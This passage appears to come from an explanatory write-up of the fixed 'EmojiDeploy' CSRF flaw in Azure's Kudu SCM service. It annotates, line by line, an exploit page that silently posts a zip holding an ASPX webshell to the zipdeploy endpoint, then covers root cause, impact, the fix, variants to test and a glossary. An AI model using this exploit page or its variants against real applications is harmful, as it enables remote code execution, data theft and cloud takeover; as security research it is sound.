<html><body>starts a normal web page.<script>history.pushState('', '', '/')</script>changes the address shown in the browser bar to the site root without reloading. This is cosmetic and helps hide the real URL.function authScm(){ ... }defines a function calledauthScm.window.open('https://victim.scm.azurewebsites.net/','_blank');opens the victim's SCM panel in a new tab. If the victim is already logged in to Microsoft, the panel logs them in automatically.setTimeout(function(){ submitRequest(); }, 4000);waits 4 seconds, then callssubmitRequest. The delay gives the new tab time to finish logging in.</script>ends the first script block.<a href="#" onclick="authScm()">Please authenticate to the scm if you aren't already</a>is a link the victim can click to start the process.<script>starts the second script block.function submitRequest() { ... }defines the function that sends the malicious request.var xhr = new XMLHttpRequest();creates an object that can send HTTP requests from JavaScript.xhr.open("POST", "https:\/\/victim.scm.azurewebsites.net\/api\/zipdeploy\/?isAsync=true", true);prepares a POST request to the zipdeploy endpoint. TheisAsync=trueparameter asks the server to deploy asynchronously, meaning it starts the job and returns without waiting.xhr.setRequestHeader("Content-Type", "text\/plain");labels the body as plain text, which keeps the request standard and avoids a preflight.xhr.setRequestHeader("Accept", "*\/*");says the browser will accept any response type.xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.9");says the preferred language is English.xhr.withCredentials = true;tells the browser to include cookies with the request. This is what makes the server think the request comes from the logged-in victim.var body = "PK\x03\x04...";is the zip file, written as a long string of characters.PKis the signature that marks the start of a zip file. The file inside is namedasdinjasindjsadisandiasundsiaudiasnudnaisuda.aspx, which is the webshell.var aBody = new Uint8Array(body.length);creates an array of bytes with the same length as the string.for (var i = 0; i < aBody.length; i++) aBody[i] = body.charCodeAt(i);copies each character's numeric code into the byte array, turning the text into raw bytes.xhr.send(new Blob([aBody]));sends the bytes as the request body.submitRequest();calls the function immediately when the page loads.</script></body></html>closes the page.
This code sends a POST request to /api/zipdeploy/?isAsync=true with the zip payload as a text/plain body. The withCredentials flag ensures cookies are sent. If the victim has SCM cookies, the request is sent directly. If the victim only has Microsoft account cookies, the script first opens the SCM panel in a new tab to authenticate, then sends the request after a 4-second delay.
Step 5: Execute the attack
The attacker hosts the malicious page on their server. The victim is lured to visit the page, for example by clicking a link. The page sends the CSRF request to the victim's SCM endpoint. The SCM server accepts the request because the origin check is bypassed, the custom headers are omitted, and the MIME type is text/plain. The zip file is deployed and unpacked into the application's directory. The attacker can then access the webshell and run code on the victim. IMDS is the instance metadata service, a small internal service that cloud servers use to get information about themselves, including temporary credentials.
Root cause
The root cause is a combination of misconfigurations in the Kudu SCM service:
- SameSite=None: All cookies, including session cookies, are set with SameSite=None, which provides no CSRF protection.
- Weak origin check: The server uses a regex to validate the Origin header but fails to block special characters like
.when followed by_, allowing bypass with a crafted domain. - Lack of header validation: The server does not validate custom headers (
X-Requested-With,If-Match) orSec-Fetch-*headers, so they cannot be relied upon for CSRF protection. - MIME type acceptance: The
/api/zipdeployendpoint acceptstext/plain, which is a simple request MIME type that does not trigger a preflight, enabling CSRF.
These issues together allow a cross-origin request to deploy a malicious zip file. Existing defences such as the origin check and custom headers were insufficient because they could be bypassed or were not enforced.
Impact
EmojiDeploy allows remote code execution and full takeover of the targeted application. An attacker can:
- Run code and commands as the
wwwuser. - Steal or delete sensitive data.
- Conduct phishing campaigns.
- Take over the app's managed identity and move laterally to other Azure services.
The impact on the organisation depends on the permissions of the application's managed identity. Applying the principle of least privilege can limit the blast radius. The attack requires the victim to have an active session (SCM cookies or Microsoft account cookies) and to visit a malicious page. The vulnerability previously affected Azure Functions, App Service, Logic Apps and other services using Kudu SCM.
Fix
Microsoft addressed the core issues and released the following fixes:
- Strengthened the origin check on the server.
- Changed the SameSite value of the authentication session cookie to "Lax".
The vulnerability was fully remediated. The report also recommends that organisations restrict access to management interfaces such as SCM to only those who need it, apply least privilege, and be cautious of clicking links from strangers.
Variants to test
- Other Azure services using Kudu SCM: Test if similar origin bypass and CSRF techniques work on other endpoints or services that use Kudu. A positive result would be a successful cross-origin request that performs a sensitive action.
- Different special characters: Try other special characters that browsers accept in subdomains (e.g.
_and-) in combination with dots to bypass origin checks. A positive result is an accepted Origin header that leads to a successful request. - Other endpoints accepting text/plain: Look for other endpoints that accept
text/plainand perform sensitive actions (e.g. deployment, configuration changes). A positive result is a CSRF that executes the action. - SameSite=None cookies: Check for other applications that set SameSite=None on session cookies and lack additional CSRF protections. A positive result is a successful CSRF attack.
- Header validation bypass: Test if servers ignore custom headers or
Sec-Fetch-*headers that are meant to prevent CSRF. A positive result is a request that succeeds despite missing or altered headers.
Glossary
- ASPX: a file type for web pages on Microsoft's web server.
- Azure: Microsoft's cloud platform.
- Azure App Service: a managed platform for building and hosting web, mobile and API applications.
- Azure Functions: a serverless computing service for running code in response to events.
- Azure Logic Apps: a platform as a service for building automated workflows.
- Bounty: money paid by a company to a researcher who reports a security bug responsibly.
- Browser: the program you use to view web pages, such as Chrome, Edge, Firefox or Safari.
- BurpSuite: a tool for intercepting and modifying HTTP requests.
- Cloud service: a computer or program rented over the internet.
- Content-Type: a header that labels the type of data in a request or response.
- Cookie: a small piece of data a website asks the browser to store and send back later, often used to remember a login.
- CSRF: cross-site request forgery, an attack that makes a logged-in user's browser send an unwanted request to another site.
- DNS: the internet's address book, turning domain names into computer addresses.
- Endpoint: a specific URL that performs an action on a server.
- Git: a tool for tracking changes in files.
- Header: a line of extra information in an HTTP request or response.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- IMDS: instance metadata service, an internal service that cloud servers use to get information about themselves, including temporary credentials.
- Kudu: the engine behind Git deployments in Azure Web Apps, providing the SCM panel.
- Lateral movement: moving from one compromised system to other systems in the same network.
- Least privilege: giving every person and program only the permissions they need.
- MIME type: a label for the type of data, such as
text/plainorapplication/zip. - Origin: the combination of protocol, host name and port that identifies where a request comes from.
- Origin header: a header the browser adds to say which website a request comes from.
- Postman: a tool for crafting and sending HTTP requests.
- Preflight request: an OPTIONS request the browser sends first to ask the server for permission before sending a non-standard cross-origin request.
- RCE: remote code execution, running your own code on someone else's computer.
- Regex: a pattern used to check whether text has a certain shape.
- Same-origin policy: a browser rule that stops a page from one site reading responses from another site.
- SameSite attribute: a cookie setting that controls whether the cookie is sent on cross-site requests.
- SCM: source control management, a system for tracking versions of files.
- Session cookie: a cookie that identifies your logged-in session.
- Standard request: a request the browser sends without a preflight, using GET or POST, no custom headers, and a simple MIME type.
- Webshell: a small program uploaded to a server that lets an attacker run commands through the browser.
- Wildcard DNS record: a DNS record that makes every subdomain of a domain point to the same place.
- Zip file: a compressed archive that can contain one or more files.